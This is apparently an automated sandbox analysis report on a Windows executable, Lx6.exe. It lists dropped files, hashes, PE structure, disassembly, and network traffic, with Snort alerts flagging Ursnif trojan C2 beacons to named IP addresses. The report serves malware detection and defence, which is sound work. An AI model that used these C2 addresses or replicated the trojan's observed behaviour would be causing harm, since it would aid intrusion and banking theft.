SHA1:	D600CBC9C52B76E9EACFCD87AC1E80F07CFA33D9
SHA-256:	E64EDFE26E2A57197F58A00B0BED45D7C42394B108E5D574C39339E88F7E83B6
SHA-512:	68A103108708D7082152C64E523FB9B90061C2450925C9A4157D213F3B8B9038132B31D9FE90D71770D19D5DCE8CA85C9257A89ADB2D5CEA8B27BB30B4A513F
Malicious:	false
Reputation:	unknown
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\vupj0yhs.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\vupj0yhs.0.cs"

C:\Users\user\AppData\Local\Temp\vupj0yhs.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.616515604399693
Encrypted:	false
SSDEEP:	24:etGSqls8OmU0t3lm85xAqZhqidWhoytkZfzeUWI+ycuZhNBakSvPNnq:6emXQ3r5xAqicWhSJze31ulBa3tq
MD5:	F49B29BB3482B2AE2D9467860AFDC125
SHA1:	68F9D5289A0E6CEFA745A75136F8F6B319752097
SHA-256:	AAAB10BF07C27FECA11A65C13C798EB184B5442F2362A6C3CA8ABDC8800B714E
SHA-512:	33A7651DE2C07B625CF2EDD20BD47734F9BD9E0CB20F273D725575CF2A4C4AEC9A0279849B83092D7EA884E04B89CAD0B1089E8045031700A42CA250D889218
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....jEc.....!.....$... ...@..... .....@.....#..W....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....#.....H.....X ..\.....(....*BSJB.....v4.0.30319.....l...H...#~.....<...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3...../.(..... ..... 6..... H..... P.....P .....].....c.....l.....x.....}.....]. ...]...!.].%...].....*.....3.3.....6.....H.....P.....

C:\Users\user\AppData\Roaming\Microsoft\MarkClass

Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	54
Entropy (8bit):	4.239175068238206
Encrypted:	false
SSDEEP:	3:NMXPRV5g7UjcRIGnTjFZa:qXPRV5g7U0nba
MD5:	D525BBDF44DDD1FE96CE008DC0B63C09
SHA1:	F09DBA251BFE2B1D245EC341A1B3A79FE603140E
SHA-256:	1ADCEB6B75E25E9A2AFACFF7B18A7CC6475C62787CF15BEC88C228ADA6EB45C7
SHA-512:	4DB1F5D6C3A8DE4EFB131ECB0D344D364449D126C7C8A7EAC825305188DAC1524782A69D35EA98DA5A055074C56D752A85FC3399DBB0BF3B3310EE83077D78C
Malicious:	false
Reputation:	unknown
Preview:	11-10-2022 15:04:25 | "0xaaa494e7_6314cd46c4ff5" | 0..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	4481
Entropy (8bit):	3.7930133822256877
Encrypted:	false
SSDEEP:	48:F3kV04PJdL9P9Az9Pfoi8/wSogZob9Y9PT9Pfoi8/wSogZob9Y9jH:yV04j9P96vmHg9Y97vmHg9Y9r
MD5:	93E04B1FA8B054CD47097EDAFE9A9F44
SHA1:	F74F6484C037C5E56F25D92A6BC491980C61C0C9
SHA-256:	0AFB0B97B9D66851F840DFE48734CEE3956CD79E1A1DE256B5BA01CF3065D165
SHA-512:	26197CD44FD908F4ACBF0567A06DDD4B2A4E92C800BF38FCFD12854536E089D12CA9FE7C63CF5E3A00E7851B63D884E7712B11FFFEB68600A8516A8A44FFF2B
Malicious:	false
Reputation:	unknown
Preview:	.....FL.....F. .. ....e..q....m-.q....e..q...F.....:..DG..Yr?.D..U..k0.&...&.....-...e..q...../.q.....t.".CFSF..2.F...KUhh .WHITEB~1.LNK... .t.Y^...H.g.3..(.....gVA.G..k...L.....KUhhKUhh....T}.....W.h.i.t.e.B.o.o.k...l.n.k...H...K.....-.....J.....-.....C:\Users\user\WhiteBook.lnk..`.....X.....3 74653.....!a..%.H.VZAj...-1X.el.....!a..%.H.VZAj...-1X.el.....Y...1SPS.....Oh.....+'..=.....R.u.n. .a.s. .A.d.m.i.n.i.s.t.r.a.t.o.r.....9...1SPS..mD.. pH.H@..=x.....h....H.....K*..@.A..7sFJ.....FL.....F.".. ....#N.....-...#N.....@.....P.O. .:i.....+00.../C:\.....V.1.....U1m..Windows .@.....L..KU'h.....W.i.n.d.o.w.s.....Z.1.....U+m..System32..B.....L..KU'h.....S.y.s.t.e.m.3.2.....I.1.....L...WINDOW~1..T.....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\O5JBBM3G0ZBJCNQGHQJ3.temp

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	4481
Entropy (8bit):	3.7930133822256877
Encrypted:	false
SSDEEP:	48:F3kV04PJdL9P9Az9Pfoi8/wSogZob9Y9PT9Pfoi8/wSogZob9Y9jH:yV04j9P96vmHg9Y97vmHg9Y9r
MD5:	93E04B1FA8B054CD47097EDAFE9A9F44
SHA1:	F74F6484C037C5E56F25D92A6BC491980C61C0C9
SHA-256:	0AFB0B97B9D66851F840DFE48734CEE3956CD79E1A1DE256B5BA01CF3065D165
SHA-512:	26197CD44FD908F4ACBF0567A06DDD4B2A4E92C800BF38FCFD12854536E089D12CA9FE7C63CF5E3A00E7851B63D884E7712B11FFFEB68600A8516A8A44FFF2B
Malicious:	false
Reputation:	unknown
Preview:	.....FL.....F. .. ....e..q....m-.q....e..q...F.....:..DG..Yr?.D..U..k0.&...&.....-...e..q...../.q.....t.".CFSF..2.F...KUhh .WHITEB~1.LNK... .t.Y^...H.g.3..(.....gVA.G..k...L.....KUhhKUhh....T}.....W.h.i.t.e.B.o.o.k...l.n.k...H...K.....-.....J.....-.....C:\Users\user\WhiteBook.lnk..`.....X.....3 74653.....!a..%.H.VZAj...-1X.el.....!a..%.H.VZAj...-1X.el.....Y...1SPS.....Oh.....+'..=.....R.u.n. .a.s. .A.d.m.i.n.i.s.t.r.a.t.o.r.....9...1SPS..mD.. pH.H@..=x.....h....H.....K*..@.A..7sFJ.....FL.....F.".. ....#N.....-...#N.....@.....P.O. .:i.....+00.../C:\.....V.1.....U1m..Windows .@.....L..KU'h.....W.i.n.d.o.w.s.....Z.1.....U+m..System32..B.....L..KU'h.....S.y.s.t.e.m.3.2.....I.1.....L...WINDOW~1..T.....

\Device\ConDrv

Process:	C:\Windows\System32\nltest.exe

File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	80
Entropy (8bit):	4.981198332810094
Encrypted:	false
SSDEEP:	3:OQlyB2FBKs8YIC2ERyH+ch6wrkIZHv:OQlygF88FXcRrkcP
MD5:	4FDBAE9775A20DC33DEC05E408C2A2AD
SHA1:	3EAA51632F2BEAE23D9811B9FF91E31C91092177
SHA-256:	228CD867898AB0B81D31212B2DA03CC3E349C9000DFB33E77410E2937CEA8532
SHA-512:	6FF34B7848CE3DBCE1D150107B54A1903D074058C04DE0B8B647071F5E310045CC7A7E74F6B6EED24E2E54F5C10B0899B63CF97D6A40C9DA07C3BBE373B294B
Malicious:	false
Reputation:	unknown
Preview:	Enumerating domain trusts failed: Status = 1722 0x6ba RPC_S_SERVER_UNAVAILABLE..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.475018130166141
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Lx6.exe
File size:	38400
MD5:	3b892bea0f8cbe0b61ee380743567d1d
SHA1:	90522132e3a97e966e5270a8e105cc33f0d6c4e5
SHA256:	6b722961edc010c5487de4ef7eee84b586ac3c3f06dbd1920935ea5f7bb90543
SHA512:	120c7f3d22858dd7cb02f67bf6ff38dd9ba1f32d6fdfe18c7f9dde76ab20b435f98f4e4e54b7967422755cb6dedf0c575d360a1339c3a4cff69f556647045e3b
SSDEEP:	768:Z41V8UHIm2wyBdcNtW2RTYBfx6w39rDE3Lkjx2K/ZK38ua:ZefIZwAdeD8B56w39HE384h38
TLSH:	F103F1A418107CBFDF2FE13B6315E11EA5B583C1150B0EC9E274E6DDE276422EA5C28E
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Y.....l.....S.....v.....k.....n.....Rich.....PE..L.....b.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x401af6
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x62DFB311 [Tue Jul 26 09:25:37 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5

Subsystem Version Minor:	0
Import Hash:	a225a198dd77b77924eb15a705beb665

Entrypoint Preview
Instruction
push esi
xor esi, esi
push esi
push 00400000h
push esi
call dword ptr [0040301Ch]
mov dword ptr [00404160h], eax
cmp eax, esi
je 00007F6FACCFD137h
push esi
call dword ptr [00403008h]
mov dword ptr [00404170h], eax
call dword ptr [00403040h]
call 00007F6FACCFCC62h
push dword ptr [00404160h]
mov esi, eax
call dword ptr [0040303Ch]
push esi
call dword ptr [00403044h]
pop esi
push ebp
mov ebp, esp
push ecx
push ebx
push esi
push edi
push 00000020h
call 00007F6FACCFC899h
mov esi, eax
test esi, esi
je 00007F6FACCFD1D1h
mov eax, dword ptr [00404184h]
lea eax, dword ptr [eax+00405014h]
push eax
call dword ptr [00403008h]
mov edi, dword ptr [00403078h]
mov ebx, eax
mov eax, dword ptr [00404184h]
lea eax, dword ptr [eax+00405151h]
push eax
push ebx
mov dword ptr [ebp-04h], 0000007Fh
call edi
mov dword ptr [esi+0Ch], eax
test eax, eax
je 00007F6FACCFD18Eh
mov eax, dword ptr [00404184h]
lea eax, dword ptr [eax+00405161h]
push eax
push ebx
call edi
mov dword ptr [esi+10h], eax
test eax, eax
je 00007F6FACCFD178h
mov eax, dword ptr [00404184h]

Instruction
lea eax, dword ptr [eax+00405174h]
push eax
push ebx
call edi
mov dword ptr [esi+14h], eax
test eax, eax
je 00007F6FACCFD162h
mov eax, dword ptr [00404184h]
lea eax, dword ptr [eax+00000000h]

Rich Headers

Programming Language:	• [IMP] VS2008 SP1 build 30729 • [LNK] VS2008 SP1 build 30729

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x3100	0x50	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x6000	0x10	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x7000	0xe4	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x3000	0xb0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x1032	0x1200	False	0.6486545138888888	data	6.161261111602468	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rdata	0x3000	0x4fe	0x600	False	0.4765625	data	4.589727757248314	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x4000	0x194	0x200	False	0.056640625	data	0.12227588125913882	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.bss	0x5000	0x2dc	0x400	False	0.7626953125	data	6.293260607563598	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rsrc	0x6000	0x10	0x200	False	0.02734375	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x7000	0x8000	0x7200	False	0.9707373903508771	data	7.859943871884214	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Imports

DLL	Import
ntdll.dll	_snwprintf, memset, NtQuerySystemInformation, _aulldiv
KERNEL32.dll	GetModuleHandleA, GetLocaleInfoA, GetSystemDefaultUILanguage, HeapAlloc, HeapFree, HeapCreate, Sleep, ExitThread, lstrlenW, GetLastError, VerLanguageNameA, GetExitCodeThread, CloseHandle, HeapDestroy, GetCommandLineW, ExitProcess, WaitForSingleObject, GetModuleFileNameW, CreateThread, QueueUserAPC, SetLastError, TerminateThread, SleepEx, OpenProcess, CreateEventA, GetLongPathNameW, GetVersion, GetCurrentProcessId, GetProcAddress, LoadLibraryA, VirtualProtect, VirtualFree, VirtualAlloc, MapViewOfFile, GetSystemTimeAsFileTime, CreateFileMappingW


DLL	Import
ADVAPI32.dll	ConvertStringSecurityDescriptorToSecurityDescriptorA

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.4194.76.225.6149703802033204 10/11/22-15:05:22.646934	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49703	80	192.168.2.4	194.76.225.61
192.168.2.4194.76.225.6149703802033203 10/11/22-15:04:23.184080	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49703	80	192.168.2.4	194.76.225.61
192.168.2.452.169.118.173497018020332 03 10/11/22-15:04:05.807282	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49701	80	192.168.2.4	52.169.118.173
192.168.2.452.169.118.173496988020332 03 10/11/22-15:01:36.640930	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49698	80	192.168.2.4	52.169.118.173
192.168.2.452.169.118.173496988020332 04 10/11/22-15:01:36.640930	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49698	80	192.168.2.4	52.169.118.173
192.168.2.4194.76.225.6149703802021814 10/11/22-15:05:22.646934	TCP	2021814	ET TROJAN Ursnif Variant CnC Beacon 3	49703	80	192.168.2.4	194.76.225.61
192.168.2.4194.76.225.6049700802033204 10/11/22-15:01:58.649008	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49700	80	192.168.2.4	194.76.225.60
192.168.2.4194.76.225.6049700802033203 10/11/22-15:01:58.649008	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49700	80	192.168.2.4	194.76.225.60

Network Port Distribution



Total Packets: 43

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 11, 2022 15:01:57.874542952 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:57.901532888 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:57.901772022 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:57.902332067 CEST	49700	80	192.168.2.4	194.76.225.60

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 11, 2022 15:01:57.929052114 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.113888025 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.113917112 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.113931894 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.114109039 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.114145041 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.114202023 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.114213943 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.114228964 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.114259005 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.114490032 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.114511967 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.114525080 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.114542007 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.114558935 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.114953995 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.115010023 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.115015984 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.115056038 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.115109921 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.115124941 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.115171909 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.115336895 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.115389109 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.141719103 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.141745090 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.141760111 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.141885042 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.141915083 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.141921997 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.141936064 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.141954899 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.141967058 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.141973019 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.141985893 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.141997099 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.142033100 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.142076969 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.142119884 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.142170906 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.142184973 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.142210007 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.142319918 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.142337084 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.142349958 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.142371893 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.142391920 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.142405033 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.142422915 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.142436028 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.142446041 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.142476082 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.142597914 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.142616034 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.142628908 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.142644882 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.142646074 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.142671108 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.142679930 CEST	80	49700	194.76.225.60	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 11, 2022 15:01:58.142690897 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.142693043 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.142720938 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.142868042 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.142896891 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.142910004 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.142923117 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.142927885 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.142952919 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.142962933 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.142973900 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.142976999 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.143002987 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.170586109 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.170638084 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.170664072 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.170692921 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.170722008 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.170742989 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.170768023 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.170804977 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.171019077 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.171050072 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.171144009 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.171161890 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.171192884 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.171245098 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.171261072 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.171267033 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.171289921 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.171745062 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.171776056 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.171794891 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.171830893 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.171855927 CEST	49700	80	192.168.2.4	194.76.225.60
Oct 11, 2022 15:01:58.172018051 CEST	80	49700	194.76.225.60	192.168.2.4
Oct 11, 2022 15:01:58.172046900 CEST	80	49700	194.76.225.60	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 11, 2022 15:01:36.531193018 CEST	50911	53	192.168.2.4	8.8.8.8
Oct 11, 2022 15:01:36.707911015 CEST	59683	53	192.168.2.4	8.8.8.8
Oct 11, 2022 15:04:05.568264008 CEST	64167	53	192.168.2.4	8.8.8.8
Oct 11, 2022 15:04:05.901148081 CEST	58565	53	192.168.2.4	8.8.8.8
Oct 11, 2022 15:04:05.918076038 CEST	53	58565	8.8.8.8	192.168.2.4
Oct 11, 2022 15:04:28.375722885 CEST	58566	53	192.168.2.4	8.8.8.8
Oct 11, 2022 15:04:28.394582033 CEST	53	58566	8.8.8.8	192.168.2.4
Oct 11, 2022 15:04:28.398575068 CEST	58567	53	192.168.2.4	8.8.8.8
Oct 11, 2022 15:04:28.417346001 CEST	53	58567	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Oct 11, 2022 15:01:36.531193018 CEST	192.168.2.4	8.8.8.8	0xe9f7	Standard query (0)	tel12.msn.com	A (IP address)	IN (0x0001)	false
Oct 11, 2022 15:01:36.707911015 CEST	192.168.2.4	8.8.8.8	0xb225	Standard query (0)	www.msn.com	A (IP address)	IN (0x0001)	false
Oct 11, 2022 15:04:05.568264008 CEST	192.168.2.4	8.8.8.8	0xd053	Standard query (0)	apnfy.msn.com	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Oct 11, 2022 15:04:05.901148081 CEST	192.168.2.4	8.8.8.8	0xd021	Standard query (0)	www.msn.com	A (IP address)	IN (0x0001)	false
Oct 11, 2022 15:04:28.375722885 CEST	192.168.2.4	8.8.8.8	0x1	Standard query (0)	8.8.8.8.in-addr.arpa	PTR (Pointer record)	IN (0x0001)	false
Oct 11, 2022 15:04:28.398575068 CEST	192.168.2.4	8.8.8.8	0x2	Standard query (0)	1.0.0.127.in-addr.arpa	PTR (Pointer record)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 11, 2022 15:01:36.567296028 CEST	8.8.8.8	192.168.2.4	0xe9f7	No error (0)	tel12.msn.com	redirection.prod.cms.msn.com		CNAME (Canonical name)	IN (0x0001)	false
Oct 11, 2022 15:01:36.567296028 CEST	8.8.8.8	192.168.2.4	0xe9f7	No error (0)	redirection.prod.cms.msn.com	redirection.prod.cms.msn.com.akadns.net		CNAME (Canonical name)	IN (0x0001)	false
Oct 11, 2022 15:01:36.724606991 CEST	8.8.8.8	192.168.2.4	0xb225	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)	false
Oct 11, 2022 15:01:36.724606991 CEST	8.8.8.8	192.168.2.4	0xb225	No error (0)	www-msn-com.a-0003.a-msedge.net	icePrime.a-0003.dc-msedge.net		CNAME (Canonical name)	IN (0x0001)	false
Oct 11, 2022 15:04:05.746361017 CEST	8.8.8.8	192.168.2.4	0xd053	No error (0)	apnfy.msn.com	redirection.prod.cms.msn.com		CNAME (Canonical name)	IN (0x0001)	false
Oct 11, 2022 15:04:05.746361017 CEST	8.8.8.8	192.168.2.4	0xd053	No error (0)	redirection.prod.cms.msn.com	redirection.prod.cms.msn.com.akadns.net		CNAME (Canonical name)	IN (0x0001)	false
Oct 11, 2022 15:04:05.918076038 CEST	8.8.8.8	192.168.2.4	0xd021	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)	false
Oct 11, 2022 15:04:05.918076038 CEST	8.8.8.8	192.168.2.4	0xd021	No error (0)	www-msn-com.a-0003.a-msedge.net	a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)	false
Oct 11, 2022 15:04:05.918076038 CEST	8.8.8.8	192.168.2.4	0xd021	No error (0)	a-0003.a-msedge.net		204.79.197.203	A (IP address)	IN (0x0001)	false
